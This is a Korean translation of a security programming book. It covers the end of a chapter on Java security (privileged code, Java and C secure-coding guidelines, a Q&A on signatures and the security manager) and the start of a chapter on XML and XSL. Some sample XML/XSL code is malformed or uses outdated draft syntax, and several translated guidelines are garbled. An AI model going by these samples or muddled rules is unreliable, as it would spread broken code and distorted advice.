모든 특권화된 코드블로크들은 될수록 짧게 작성되여 있다. 만일 특권화된 코드가 다중방법을 가지고 매우 길게 작성되였다면 그것이 보안되였는가를 확인하는것은 매우 힘들다.

만일 사용자가 간단하게 작성하면 일반적으로 인증되지 않은 코드로부터 그것이 보안되였는가를 측정하는것은 쉽다. 될수록 비밀방법안에서 특권화된 코드를 보관하도록 해야 한다. 인증되지 않은 다른 클라스는 그의 코드로부터 방법을 접근할수 없게 한다.

방법이 공개되고 파일을 지울수 있다면 방법을 호출하여 인증되지 않는 클라스를 정지시킬수 없다. 특권화된 블로크에 의해 리용되는 변수들을 잘 감시하여 외부블로크에 의하여 변질되지 않게 할수 있다. 블로크가 특권화되였지만 그것이 블로크안에 없는 파일이름을 포함하면 그것은 블로크밖에서 변경될수 있다.이러한 변경을 변화시켜 고장파일이나 나쁜 파일을 지울수 있다.

마지막으로 Sun은 다음의 과제가 필요할 때만 특권화된 코드를 리용하는 우점이 있다.

- 임의의 체계속성들을 읽기
- 비록 그것들이 Java.home에 있다 하더라도 파일을 읽기
- 소케트들을 열기
- 애플레트보기에서 속성보관처럼 파일 작성
- System.loadLibrary나 Runtime.getRuntime.loadLibrary와 함께 동적서고호출

(2) Java코드지침

Java코드지침들은 Java코드가 창조될 때 지켜야 하는 기본적인 규칙이다. 그것들의 일부만이 가능한껏 객체지향적인 안정된 코드토막을 창조하는것으로 인식되여 있지만 여기에는 대체로 그 대부분과 관련된 보안이 있다.

마지막에 대역정적변수들을 만들도록 해야 한다. 보통 그것이 마지막이 아니면 임의의 다른 클라스는 변수들을 변경할수 있다. 권한이 없는 일부 클라스들은 변수들을 변경할수 없으며 마지막코드에서 무질서한 효과를 만들수도 있다.

방법들과 마당들은 될수록 그의 유효범위를 줄여야 한다. 변수나 메쏘드를 정의할 때 그것을 국부변수로 만들고 시작하며 만일 보다 큰 범위를 가질것이 요구되면 가능한 범위를 작게 해야 한다.

보호된 메쏘드들과 마당들만은 해당 클라스내에 다른 클라스가 없다면 완전히 제한을 없앤다. 꾸레미안에 다른 클라스가 첨가되는것을 막기 위하여 꾸레미를 봉쇄할수 있다.이것은 java.security속성파일에 한행을 추가하거나 봉인된 JAR파일이라고 부르는 JAR파일의 특별한 형태에서 꾸레미를 포함하여 실현할수 있다(상세한것은 완전한 지도서를 보시오). 객체를 다루기 쉽게 만들어야 한다.

실례로 한 방법이 하쉬표와 같은 객체를 돌려 준다면 이 방법이 하쉬표를 변경할 때 초기객체안에서 하쉬표를 변경할수 있게 해야 한다. 기본객체에 의해 참조된다면 객체를 닫아 버리는것이 가장 좋다.

이와 반대경우는 객체를 인수로 받을 때이다.만일 이 객체에 변경을 가한다면 객체에 변경이 가해 지기전에 객체가 닫기지 않았는가를 확인해야 한다. 이 객체를 보관한

클라스나 객체도 이 객체에 변경을 진행할수가 있다.

직렬화(serialize)객체를 리용할 때 대체로 JVM의 밖으로 보내여 지며 따라서 보안관리자제한의 대상으로는 되지 않는다.또한 직렬화객체에 흐름객체가 있다면 해커는 이 흐름이 지적된 임의의 위치에 직접 이 객체를 만들려고 시도한다.

재정업무정보와 같은 보관에서 민감한 자료를 저축할 때 사용자의 코드가 함께 들어가자마자 쓰레기(garbage)집합을 호출하여 기억기로부터 가능한것 그것을 제거하도록 하여야 한다. 그것은 신용카드번호와 같은 정보를 표현하는 자료를 찾고 JVM기억기더미를 시험할수 있게 한다.

(3) C코드지침

모든 C코드지침을 다 서술할 필요는 없으나 중요한 목록은 고유한 방법으로 프로그람을 작성하는데 도움을 주게 될것이다.보다 완전한 설명을 보려면 Sun지도서싸이트에서 리용하면 된다. 지도서는 다음과 같다.

- 모든 입력인수들이 정당한가를 검사한다.
- Unix system() 호출을 리용하지 말아야 한다.
- scanf를 리용하지 말고 fgetc를 리용하며 Java쏘프트웨어환경의 printf를 리용해야 한다.
- 환경변수가 정확한가를 검사해야 한다.
- setuid뿌리를 주의하며 setuid뿌리와 함께 수행되는 프로그람을 주의해야 한다.
- setuid스크립트들은 모두 피해야 한다.
- 뿌리로서의 파일은 절대로 열지 말아야 한다.
- 모든 함수들이 정당한 값을 돌려 주었는가를 검사해야 한다.
- 2항조들을 모두 밝혀야 한다.
- UID들과 파일속성 등과 같은것은 등록하여야 한다.
- chmod(), chown(), chgrp()를 리용하지 말고 대신 fchmod(), fchown()를 리용해야 한다.

결 론

이 장에서 우리는 보안의 5가지 주장인 봉쇄, 권한, 인증, 암호화, 검사를 Java가 어떻게 취급하는가에 대하여 보았다.Java는 독특하게 봉쇄과 함께 보안의 일부 령역에서 매우 강력하다. Sun의 첫 우선권은 모든 피해로부터 Java사용자들을 보호하는 환경을 만드는것이다. Java보안과 함께 일부 제기되는 약점들도 있다.5개 주장에서 검사는 제일 약한 고리이다.구축된 체계는 전송의 검사자리를 보존하기 위하여 존재하지는 않는다.두번째로 위험한 련결은 아마도 체계에서 사용자들이 진행하는 인증과 증명서일것이다.이것이 위험한 련결로 되는 리유는 Java의 판본 1.3이 명백히 존재하기때문이다.그것들에 대한 많은 요구는 제기되지 않는다. Java의 대다수 개발자들과 사용자들은 그것

이 없이도 안전하게 전진할수 있으며 따라서 Sun은 그것을 실현해야 할 절박한 리유는 없었다. 만일 이를 위한 많은 요구가 제기되였다면 Sun은 초기 Java가 출현할 때 이것을 쉽게 실현하였을것이다.

Java가 보안을 위하여 리용하는 기계를 보기로 하자. 봉쇄는 보안관리자와 전략파일의 리용을 통하여 달성할수 있다.이 기술은 Java응용프로그람이 체계에 접근하기 위해 어떤 자원의 담당자도 허용한다.인증은 수자서명을 리용하여 초기에 실현되였다.이 표식들도 X.509증명서와 JAR표식에서와 같이 리용되였다.권한은 봉쇄과 인증의 결합을 리용하여 실현되였다.권한을 가지고 일정한 개별적인 자원들에 대한 접근을 허용할수 있다. 인증은 개별적인 식별을 허용하며 봉쇄는 개별적으로 체계에 접근하는 자원을 식별하는것을 허용한다. Java는 또한 훌륭한 암호API를 가진다.Cryptix, JCE와 같은 여러가지 제3부류의 꾸레미들중 하나를 리용하여 암호화를 실현하는것이 쉽다.

응용프로그람에서 작용하는 보안의 역할에 대해 사용자의 의견을 종합해야 한다. 높은 준위의 회사들은 명백히 주어 진 보안의 가장 높은 형태를 리용하지만 만일 적합한 마당에 대해 Java를 리용하면 필요가 없을수도 있다.명백하게 보안은 필요하지만 모든 응용프로그람들이 다 가장 높은 수준의 보안을 요구하지는 않는다.일부 응용프로그람에 대해 기초적인 권한으로도 충분할수 있다.실례로 야구경기 실시간을 표시하는 애플레트를 들어 보자.그것이 토대하고 있는 실행자의 위치와 여러가지 야구통계를 포함한다.이것은 자료가 공동령역에 있기때문에 보안측정을 실현하는것을 어디서 감수하겠는가 하는 실례이다.그러나 사용자들이 신용카드를 리용하여 경기에 내기를 할수 있도록 하기 위하여 이런 계획을 변경시킬수 있다. 갑자기 보안을 위해 특별히 암호화가 긴급하게 제기될수도 있다.

보안코드는 사용자의 코드에 복잡하게 추가될수 있기때문에 프로그람작성자들은 코드를 완성하기 위하여 새로운 체계를 배워야 한다. 만일 보안이 응용프로그람작성의 한가지 요구로 제기된다면 대상과제를 개발하는데 많은 시간이 소모된다. 이 코드도 역시 더 많은 기억기와 디스크공간을 요구한다.인터네트를 통하여 진행되는 전송 범위도 확장될것을 요구한다.알고리듬은 응용프로그람의 속도를 일정하게 떨군다. 마지막으로 응용프로그람을 리용하는 단순한 항목들에까지 시간이 소비된다.

요 약

1. Java보안구조의 개괄

- 보안에 대한 5가지의 주장이 있다.즉 봉쇄, 권한, 증명서, 암호화, 검사이다.
- JVM준위에서 완성되는 보안체계들은 응용프로그람준위에서 완성되는 보안보다 훨씬 더 작은 구멍들을 거의 모두 포함한다. 될수록 Java에서 공급되는 보안기계를 리용해야 한다.
- Java 2와 함께 새로운 Sandbox기계는 체계자원에 대한 호출을 허용한다.

2. Java는 보안을 어떻게 다루는가

- 클라스호출자는 어떠한 바이트흐름으로부터 클라스를 적재하는데 리용된다.
- 바이트코드검증자는 그것을 실행하기전에 Java바이트코드를 재차 검사하기 위하여 JVM에 의해 리용된다.
- 보호된 Java령역은 체계자원에 대한 적합한 접근을 진행하기 위하여 API Java함수를 리용한다.

3. Java의 잠재적약점

- 의뢰기는 봉사기에서 수행할수 있는 전송의 수를 제한한다. 이것은 매 사용자에 대한 단일가입계수를 공급하여 진행할수 있다.
- 봉사기에서 창조될수 있는 스레드의 수를 제한해야 한다. 너무 많은 스레드들이 수행된다면 체계는 대단히 힘들다는것을 사용자들에서 말해 주어야 한다.
- 트로이목마로써 봉사기에 침투하는 코드를 제한하기 위하여 RMI보안관리자를 리용한다.

4. 기능적이면서 안전한 Java애플레트의 코드화

- 통보문발취는 자료가 변경되지 않았다는것을 확인하는데 리용할수 있다.
- 수자서명은 인터네트에서 실체를 식별하는데 리용할수 있다.
- 암호화는 인터네트상에서 전송될 때도 자료가 비공개열쇠를 보존할수 있게 한다.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.
문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 듣자면 www.Syngress.com/solutions의 《Ask the Anthor》(저자에게 문의)을 누르시오.

물음: 왜 자체의 클라스호출자를 창조할것을 요구하는가?
대답:프로그람에서 리용하는 클라스들은 클라스경로등록부로부터 자동적으로 호출된다. 그것은 객체serialization를 통하여 다른 원천으로부터 객체를 받을수 있게 한다. 그러나 객체를 리용하거나 클라스경로에 존재하지 않는 클라스를 창조하면 어떻게 되는가? 이 경우에 프로그람이 클라스를 리용하려고 한다면 클라스경로에서 그것을 찾을수가 없게 된다. 클라스는 자기의 클라스호출자를 리용하여 JVM안에서 호출할것을 요구한다.

물음: 코드가 변경되면 바이트코드검증자를 확인해야 하는가?

대답: 아니다. 바이트코드검증자는 그 어떤 콤파일러검사에 대해서도 즉시 코드를 검사한다. 례를 들면 코드는 비공개열쇠에 접근하려고 시도하는가? 모든 열쇠가 초기화 되였는가? 만일 누군가가 바이트코드를 변경한다면 그것은 콤파일러 검사와 일치할 때까지만이며 그다음에는 JVM에 의해 코드가 실행할수 있다. 변경되지 않았다는것을 확인하려면 통보흡수나 수자서명을 리용하여야 한다.

물음: 통보문발취와 수자서명사이에 차이점은 무엇인가?
대답: 통보문발취는 통보문를 표현하는 유일한 160bit렬이다. 이것은 통보가 변경되지 않았다는것을 확인하기 위하여 검사된다. 수자서명은 공개열쇠에 의해 증명되는 렬을 창조하는데 비공개열쇠를 리용한다. 이것은 통보문이 변경되지 않았고 비공개열쇠의 소유자에게 속하여 있다는것을 확인한다.

물음: 수자서명과 증명서사이의 차이점은 무엇인가?
대답: 수자서명은 어떤 사람의 식별을 반드시 자체로 확인하지는 못한다. 그것은 비공개열쇠의 소유자가 무엇인가를 수표하였다는것을 증명한다. 수자서명은 제3자에 의해 표식되며 응답에 실체의 공개열쇠를 (다른 정보들속에)포함하고 있다. 제 3자가 실체가 누구인가를 알고 있다고 믿는다면 당신도 실체가 정당하다는것을 확인할수 있다.

물음: 임의의 사람도 나의 공개열쇠를 가지고 나로 위장할수 있는가?
대답: 확실하게 아니다. 그들은 공개열쇠를 가지고 통보를 표식하는데 리용할수 없으며 다음에 공개열쇠에 의해 확인될것이다. 오직 비공개열쇠의 소유자만이 공개열쇠에 의해 확인될수 있는 수자서명을 창조할수 있다.

물음: 나의 전략파일을 만들고 코드로 같은 등록부에 그것을 배치한다. 이 전략규칙을 코드가 실현할수 있는가?
대답: 보안관리자가 창조될 때까지 못하며 전략파일이 있는곳에서 JVM을 지적한다. 보안관리자를 발동하기 위해 지령선인수 -Djava.security.manage를 포함하거나 또는 코드 new SecurityManager()로 보안관리자를 창조한다. 어디에 전략파일이 있는가를 알기 위해 다음의 지령선인수를 사용한다. Djava.security.policy=[policy file location].

물음: 보안관리자를 리용할 때 Native메쏘드호출을 허용하거나 금지시키는 선택이 왜 필요한가?
대답: Native방법호출은 체계에 일어 나는것을 추측할수 있는 모든 연산들을 유효하게 한다. 따라서 Native방법호출이 허용되고 임의의 다른 연산을 제한하는데 문제점이 없으면 클라스는 자체의 방법호출을 리용하여 그것들을 수행할수 있다. Native호출은 조작체계준위에서 진행되며 따라서 JVM보안을 완전히 무시한다. 이를 위하여 Sun은 적절한 보안관리자일 때는 자체방법호출을 금지시킨다.

제 8 장. XML의 보안

이 장의 기본체계

- XML의 정의
- XML을 리용한 Web응용프로그람만들기
- XML리용과 관련한 위험
- XML의 보안
- 결론
- 요약
- 물음과 대답

소 개

확장표식언어(Extensible Markup Language: XML)는 WWW(World Wide Web:W3C)협회의 《사생아》이다. 1996년에 그것이 나온 때로부터 인터네트상에서 문제를 풀거나 응용프로그람을 개발하는데서 혁신적인 방법을 제공함으로써 모든 사무일에서 주목을 끌고 있으며 표준화과정이 진척되고 있다.

XML은 임의의 어떤 형식의 자료를 불러 들인다 할지라도 그것을 응용프로그람이 리해하기 쉬운 형식으로 자료를 서술하는 방법이다. XML은 같은 자료를 여러가지 형태들로 표현할수 있게 해준다.XML은 초기에 하이퍼본문표식언어(Hypertext Markup Language:HTML)와 같이 Web싸이트문서에서 리용할 예정이였다.그러나 자료를 변화시키고 재리용하는데서 그의 잠재력이 가지고 있는 우점으로 하여 리용범위가 대단히 넓어 지고 있다.

XML이 실지로 구체화되여 있고 또 XML문서가 실지 태그(tag)들을 가진 본문인데 왜 보안에 대한 걱정을 하게 되였는가 하는 의문이 생긴다. 대답은 XML이 매우 다방면적이며 두개 응용프로그람사이에 실례로 Web싸이트로부터 자료기지관리체계로 자료를 앞뒤로 이동하는데 리용할수 있기때문이다. 어떤 현실에서는 이러한 정보가 비밀로 될수 있으며 따라서 보안은 XML을 리용하는 Web싸이트나 Web응용프로그람 사용자들이 보려한다는것을 고려하여 작성되여야 한다.

이 장은 XML의 기본적인 의미와 그와 련관된 필수적인 개념들을 준다.여기서는 Web응용프로그람에서 어떻게 XML이 지레대와 같은 역할을 할수 있는가를 리해하도록 한다. 또 XML을 부당하게 리용할 때 관련한 위험들과 XML에 의해 관리되는 자료를 어떻게 보안하겠는가에 대하여 설명하고 있다.

제 1 절. XML의 정의

간단히 말해서 XML은 스테로이드(steroid)에서의 ASCII이다.그것은 독자(human reader)로 리해할수 있다는것을 의미한다(말하자면 독자란 개발자로 되는 사람이다). 만일 HTML을 가지고 작업한다면 일반화된 표준표식언어(Standard Generalized Markup Language:SGML)로부터 한 방향 또는 여러 방향으로 HTML과 XML이 유도되기때문에 XML은 어느 정도 비슷하게 표현되며 공통구조인 요소(element)와 속성(attribute)으로 구성된다.그러나 여기서 HTML의 기능은 정보의 표현에 중점을 두고 있으며 XML은 어떤 위치에서 널리 호출될수 있는 자료를 서술하는데 중점을 두었다.

XML은 본문파일에서 자료를 구조화하기 위한것이다.Word편집기나 표계산프로그람과 같은 많은 프로그람들은 이미 2진형식과 본문형식에서 다 파일의 자료를 구조화하였지만 이 형식들은 소유권화된 경향이 있다.XML은 작성하기 쉽고 읽기 쉬우며 응용프로그람 및 가동환경독립이고 확장성이 매우 좋은 본문형식으로 자료를 형식화하기 위한 명세언어이다. XML은 사실 기술의 집합이다.XML 1.0은 XML의 태그(tag)와 속성문법(attribute syntax)을 정의한다.즉XML의 우점을 확장한 다른 명세언어로서 Xlink, Xpointer, Xfragment, 직렬형식판(CSS:cascading style sheets), 확장가능한 형식판

언어(Extensible Stylesheet Language: XSL)등이 있다.이러한 기술의 일부는 이미 리용되고 있으며 일부는 아직도 그 명세가 설계중에 있다.

XML의 창조자들에 의해 정의되는10가지 목표가 있는데 이것은 XML이 어떻게 리용되겠는가에 대한 명백한 방향을 준다.

- XML은 인터네트상에서 그대로 리용될것이다.
- XML은 응용프로그람의 폭 넓은 다양성을 제공할것이다.
- XML은 SGML과 량립될수 있다.
- XML문서를 처리하는 프로그람작성은 쉽다.
- XML에서 선택적특성량들은 절대적으로 최소, 리상적으로는 0으로 될것이다.
- XML문서들은 사람이 읽기 쉽고 론리적으로 명백하다.
- XML설계는 고속으로 진행할수 있다.
- XML설계는 형식화할수 있으며 함축화할수 있다.
- XML문서들은 창조하기 쉽다.
- XML표식에서 간략화는 최소한의 중요성이다.

다시 말하여 XML은 인터네트상에서 비특권적형식의 정보를 쉽게 공유하기위하여 사용된다. XML은 지나치게 복잡하고 굼뜬 SGML어미와 그의 사생아라고 하는 HTML 자매들에 의해 만들어 지는 오유를 고착시킨다.XML은 거의 모든것에 대하여 임의의 사람이 만들수 있고 임의의 사람에 의하여 리용될수 있다. XML이 해결한 성과는 방법이 리해하기가 쉽고 사용이 편리하며 쉽게 실현할수 있다는것이다. XML은 거의 모든 자료를 구조화하고 있다.자료를 어떻게 구조화하겠는가를 배우려면 먼저 자료를 구조화하기 위해 리용할수 있는 구조에 대하여 배워야 한다.

XML은 자료들의 정의에서 비트 재귀적이므로 방법에 따라 일부 혼란이 일어 나지만 그의 우점에 영향을 주지 않는다. 아래에 XML이 어떻게 구조화되는가에 대하여 간단히 소개한다.

1. 론리적구조

XML문서의 론리적구조는 그것들의 서로 다른 부문들에 대한 조직이다. 그것은 문서가 XML문서와 같은 자격으로 차례로 구축될수 있는가를 서술하는 설계도이다.론리적구조는 문서가 구성되는 내용에는 관계없으나 내용이 어떻게 구조화되고 내용이 XML명세와 일치하는가에 관계된다. XML문서를 만드는 세가지 론리적구조는 XML선언(XML Declaration), 문서형선언(Document Type Declaration)과 문서요소(Document Element)이다.표 8-1은 매 론리적구조에 대한 실례를 준다. XML선언은 문서가 그의 선택에 따라 표준판번호를 정의하는데 응답할수 있다. 문서형선언도 역시 문서가 그의 선택에 의존하여 정의와 규칙을 설정한다. 다만 한개 문서요소만 존재할수 있으며 그것은 문서의 내용에 대한 포함기로 된다.XML문서에 XML선언과 문서형선언을 다 포함하는것은 좋은 생각이다. 그것들은 문서를 통하여 변하지 않는 형식을 주며 XML문서로서의 빠른 식별을 허용하며 XML Version2.0일 때 날자에 대한 문서를 준비한다.표준코드로서 HTML 과 같은 방법으로 구조화된 XML을 보관하는것은 좋은 생각이다. XML문서를 프로그람적으로 작성할 때 요소들에 차례로 공급하고 왕복하는것이 더디게 보이더라도 그것은 사람이 읽기 쉽게 문서를 보관하는데 도움을 준다.

표 8-1. XML문서의 론리적구조

론리적 구조	XML 실례코드
XML 선언	<?xml version=" 1.0" ?>
문서의 형 선언	<!DOCTYPE Products SYSTEM "Products.dtd" >
문서의 요소	<Products> <Product> <ProductID>1001</ProductID> <ProductName>BaseballCap </ProductName> <ProductPrice>12.00</ProductPrice> </Product> </Products>

사람이 읽을수 있는 문서들은 XML응용프로그람오유수정을 훨씬 더 쉽게 해준다.

2. 요소

HTML문서와 마찬가지로 XML문서들은 태그(tag)라고 부르는 작은 단위들로 만들어 진다.태그나 요소들은 문서안에 다른 개념들과 독립적이거나 관계가 있는 개념들을 형식화하는데 리용하는 블로크를 만들고 있다.요소들이 내용을 조직하는데 제공하는 알갱이들은 문서로부터 자료의 추출을 쉽게 해준다.

요소들은 더 작은 요소로 될수 있는 개념을 정의할수 있다

```
<FirstName>Fred</FirstName>
```

또한 요소들은 보다 복잡한 개념들을 표현하고 만드는 모임을 통해 함께 묶어 질수 있다.

```
<Customer>

 <FirstName>Fred</FirstName>
 <LastName>Johnson</LastName>
 <Email>fjohnson@hotmail.com</Email>

</Customer>
```

매우 단순하고 복잡한 개념들은 다 간결성과 론리적방법에서 요소들의 섬세한 조직을 통해 표현될수 있다.

1) 속성

요소들안에 자료를 조직하여 놓음으로써 보다 구체적인 설명을 요구하는 요소를 찾을수 있다.이것은 아래에 보여 준바와 같이 속성을 리용하여 진행할수 있다.

```
<Customer CustomerID=”234563”>

 <FirstName>Fred</FirstName>
 <LastName>Johnson</LastName>
 <Email>fjohnson@hotmail.com</Email>

</Customer>
```

CustomerID는 Customer의 ID이다.이 문서는 다음과 같이 표현될수도 있다.

```
<Customer>

 <CustomerID>234563</CustomerID>
 <FirstName>Fred</FirstName>
 <LastName>Johnson</LastName>
 <Email>fjohnson@hotmail.com</Email>

</Customer>
```

여기서 어느것이 정확한가?

말하기는 어렵다.그것은 실지로 모형화된 자료와 리용된 문서가 얼마나 되는가에 관계된다.그보다 그것은 문서의 창조자에 의존하며 요소중심인가 아니면 속성중심인가에 관계된다. 정확한 방법을 요구하는 사람들에게 요소를 리용할 때와 속성을 리용할 때가 혼돈될수 있으나 이 문제를 해결하는데 도움이 되는 몇가지 내용들을 기억시킬수 있다. 속성들은 아래의 내용에 리용되지 않는다

- 그것은 한가지 또는 여러가지 방법으로 확인되여야 한다.
- 그것은 명령이다.
- 그것은 순서화되여야 한다.
- 그것은 보다 많은 묶음을 요구한다.

이것들은 속성에 대한 어느 정도 심중한 제한이며 실지 그것들을 리용하기전에 다시 한번 더 생각해 보아야 한다.요소들은 확인될수 있고 명령으로 될수 있으며 또 순서화될수 있고 많이 묶어 질수 있으나 속성들은 묶음화될수 없으며 부분요소들의 추가를 통하여 요소를 확장시킬수 있는것과 같은 방법으로 속성을 확장할수는 없다. 확장성은 XML의 가장 중요한 측면의 하나이며 언제든지 가능성이 보존될것이다.

2) 잘 형식화된 문서

XML문서들은 형식화된 문서로 되기 위하여 일정한 규칙을 따라야 한다.이 규칙들은 문서안에 포함된 내용이나 개념들과 관계되는것은 아니지만 대신 자료를 조직하는데 리용되는 기초태그들에 관계된다.잘 형식화되였다는것은 모든 요소들이 닫겨 있고 그 요소들이 중복되지 않았다는것을 확인하는것과 같은 명세화된 형식화규칙으로 문서가 고착되여 있다는것을 의미한다.형식화된 문서는 문서의 정의에 부합되여야 하며 즉 한개 또는 그이상의 요소를 포함하고 한개의 뿌리요소만을 가지며 임의의 다른 요소들은 적당히 묶어 져 있어야 한다. 또한 문서안에서 참조된 모든 해석실체(문장론적으로)들은 문서에서 역시 형식화되여 있어야 한다.

하나의 XML문서는 XML해석자가 문서를 가지고 작업할 가능성이 있도록 하기 위하여 형식화되여야 한다. 만일 문서가 형식화되지 않았다면 해석자가 명백하게 정의해주어야 한다.

3) 확정된 문서

확정된 문서로서의 자격은 형식화된 문서로서의 자격보다 더 복잡하다.확정된 문서들은 형식화된 문서의 규칙에 일치할뿐아니라 문서형선언에서 서술된 규칙을 준수해야 한다.문서형선언은 자료모형을 일치시키기 위하여 요소들과 속성들사이의 관계를 정의한다.문서형선언이 XML문서안에 포함될 때 모든 요소들과 속성들은 그 안에서 정의된 다음의 규칙을 따라야 한다.

XML은 개발공동체를 가진 매우 포괄적인 언어이므로 수많은 새로운 개발방식에 엄격히 적용되며 단순객체호출규약(Simple Object Access Protocol :SOAP) 과 같은 여러가지 기술들에서 중추를 이룬다. 그것은 망콤퓨터시대가 다가오는것과 함께 객체지향프로그람작성 즉 자료공유가 출현한 때로부터 나타난 문제들에 대하여 좋은 해결방도를 주고 있다. 자료공유는 많은 사람들의 인기를 끄는 반점구분ASCII 파일로부터SGML과 같은 복잡한 언어들에 이르기까지 여러가지 많은 형식으로 련속적으로 발생하고 있다. 그러면 왜 모든사람들이 자료문제의 해결의 제일 앞선에 XML을 놓는가? 거의 모든것은 인터네트상에서 독립적인 실체들사이에 자료를 주고 받는 률이 증가되는것과 관련된다. 과거에 대부분의 자료교환은 함께 작업하는 조직들사이에서만 진행되였다.체계통합과 협조의 결과는 사무사업처리를 흐름식으로 하는데 적용하는 조직에 비해 비경제적이였다. 따라서 오늘의 응용프로그람봉사공급자(ASPs)들은 사무처리의 최신 련합체에 무조건적으로 련결하는데 초점을 두고 있다.보다 많은 해결이 이루어 지고 보다 많은 사람들이 참가하고 있는것이 XML을 쓰는 좋은 리유로 된다. XML은 많은 사람들이 사용하면서 표준화되고 있다.

XML은 협동과 자료교환을 위한 최신도구이며 그것은 특별히 Web에 대해 개발을 진행할 때 임의의 다른 방법들에서 리용될것이다.어떤 원인으로 정보가 두 응용프로그람사이에 교환되여야 한다면 XML이 리용될것이다.지어 응용프로그람안에서 구성요소들사이의 통신에도 XML을 리용할것이다.왜 그런가? 그것은 단순하다.많은 경우에 XML은 표준적인 기호렬을 리용하기때문에 자료를 통과시키는데서 대단히 효과적인 구조를 가지고 있다. 그러한 단순한 자료구조들은 객체와 같은 보다 복잡한 구조라도 다른 처리에 접근할수 있게 기억기에 복사시킬수 있으며 교차처리를 진행하는 다중공유(marshalling)를 요구한다.다중공유는 보다 많은 처리시간을 요구하며 매우 굼뜨다.XML은 또한 앞으

로 확장하기가 쉽게 되여 있다. 기호렬은 현재 창조한 XML문서가 사용자와의 량립성을 정지시키지 않고 다른 응용프로그람을 받아 들이는데 시간을 더 소모할수 있다고 언급하지 않는 한 구성요소대면부가 임의로 변하고있는 지금으로부터 몇년은 그대로 기호렬로 남아 있을것이다.이러한 우점은 안정에 대한 근심을 없애고 필요한 내용을 확장할수 있는 해석자의 능력을 높여 준다.

3. XML과 XSL/DTD문서

XML과 XSL, 문서형정의(DTDs:Document Type Definitions) 사이의 관계를 서술하는데서 처음에는 XML에 자료가 아무것도 없도록 초기화할 필요가 있다. DTD들은 XML문서들의 다른 실체를 교체하는데 리용될수 있는 공동구조를 정의하는 방법을 준다.XSL은 XML을 하나의 구조로부터 다른것으로 변환할 때 즉 마지막 결과가 HTML이든 XML이든 자기가 바라는 모든 형태에 대하여서도 서로 차이가 없이 만들 때 쓰는 도구이다.자기의Web응용프로그람을 위하여 리용하는 XML에 대한 열쇠로써 마지막문장을 다시 읽을것을 요구할수 있다.XSL은 다음의 실례에서 XML을HTML에로 변환하는데 리용되는 도구이다.

XSL은 튜링(Turing)이 완성된 훌륭한 프로그람작성언어이지만 프로그람작성에 정통한 사용자에게도 놀라울 정도로 직관적이다.XSL의 두가지 기본개념들은 형판과 패턴들이다.

4. XSL형판리용

XSL형의 표는 표준적으로 한개 또는 그이상의 패턴을 포함하는 한개 또는 그이상의 형판을 포함한다.

형판들은 문서의 출구구조를 제공하며 XML에 전혀 의존하지 않는다.

```
<xsl:template xmlns:xsl= “uri.xsl”>
   <HTML>
       <HEAD>
            <TITLE>XSL Output</TITLE>
       </HEAD>
    <BODY>
       <P>This along with the HTML is the XSL output.</P>
    </BODY>
   </HTML>
</xsl:template>
```

우에서 알수 있는 바와 같이 이 XSL형의 표는 하나의 형판을 포함하며 패턴정합이 발생하지 않기때문에 많은 일을 하는것은 아니다.이 실례는 강한 정적형판이고 후에 처리되며 그의 출구는 매우 단순한 HTML문서이다.XML문서안에서부터 이런 형의 표를 참조하는것은 순수한 HTML출력결과로 된다.XSL은 XML문서안에 포함된 자료를 리용할 때보다 강력한것으로 된다.

5. XSL의 패턴리용

패턴정합은 어떤 XSL형판들에 어떤 XML요소들이 속하는가를 정의하는데서 발생한다. 이 기능을 설명하기 위하여 XML문서와 XSL형표(style sheet)에 대한 다음의 실례를 보자.그림 8-1은 일부 생성정보를 포함하는 XML문서이다.

```
<?xml version= “1.0” >
<Products>
      <Product>
            <ProductID>1001</ProductID>
            <ProductName>Baseball Cap</ProductName>
            <ProductPrice>$12.00</ProductPrice>
      </Product>
      <Product>
              <ProductID>1002</ProductID>
              <ProductName>Tennis Visor</ProductName>
              <ProductPrice>$10.00</ProductPrice>
       </Product>
</Products>
```

그림 8-1. XML문서

그림 8 -2는 HTML문서를 만드는 XSL형표이다.

```
<?xml version= “1.0” >
<xsl:template xmlns:xsl= “uri.xsl” >
        <HTML>
            <HEAD>
                <TITLE>Product list</TITLE>
            </HEAD>
            <BODY>
                <TABLE cellpadding= “3”  cellspacing= “0” border= “1”
                <xsl:repeat for= “Products/Product>
                    <TR>
                        <TD>
                            <xsl:get-value for= “ProductName” >
                        </TD>
                        <TD>
```

```
                        <xsl:get-value for= “ProductPrice”
                    </TD></TR>
              </xsl:repeat>
              </TABLE>
          </BODY>
      </HTML>
</xsl:template>
```

그림 8-2. XSL형표

그림 8-1에서 XML문서를 그림 8-2에서 XSL형표을 리용하여 변환시킬 때 HTML은 그림 8-3에 보여 준것처럼 된다.

```
<HTML>
      <HEAD>
           <TITLE>Product list</TITLE>
      </HEAD>
      <BODY>
           <TABLE cellpadding= “3” cellspacing= “0” border= “1”
                <TR>
                     <TD>
                          Baseball Cap
                     </TD>
                     <TD>
                          $12.00
                     </TD></TR>
                <TR>
                     <TD>
                          Tennis Visor
                     </TD>
                     <TD>
                          $10.00
                     </TD></TR>
           </TABLE>
      </BODY>
 </HTML>
```

그림 8-3. HTML로 변환된 XML

우에서 본것처럼 HTML문서로 자료를 변환하기 위하여 XML문서들과 XSL형표의 결합을 리용할수 있다.봉사기에서 실행시에 HTML문서를 작성하는데 보다 많은 노력이 드는것처럼 보인다.그러나 작업은 많이 하지만 얻어 지는 리익은 매우 가치 있다.일반적으로 Web응용프로그람은 HTML문서대신 실행시에 XML문서를 작성할수 있다.

화면으로부터 자료의 분리는 Web응용프로그람의 표현과 사무봉사에 대한 개발을 병렬로 할수 있게 한다. 이것도 역시 비트의 부족을 줄이면서 조금씩 Web개발자들과 콤퍼넌트개발자들사이에 충돌을 줄인다.또한 열람기들에 의해 주어 지는 추가적인 기능을 유용하게 쓰는데 힘을 넣어 다른 열람기들에 대한 XML을 서로 다른 문서로 변환하기 위하여 서로 다른 형표을 리용할수 있다.

손상과 방위…

XSL오유수정프로그람

XML문서와 함께 형표의 호상작용은 복잡한 처리로 될것이며 형표 오유가 자주 수수께끼처럼 일어 날수 있다.

Microsoft는 XSL실행을 통하여 단계적으로 리용할수 있는 HTML에 관한 XSL오유수정프로그람을 가진다. 또한 자체로 갱신하기 위하여 원천코드를 볼수 있다.

http://msdn.microsoft.com/downloads/samples/internet/xml/sxl_debugger/default.asp에서 XSL오유수정프로그람을 찾을수 있다.

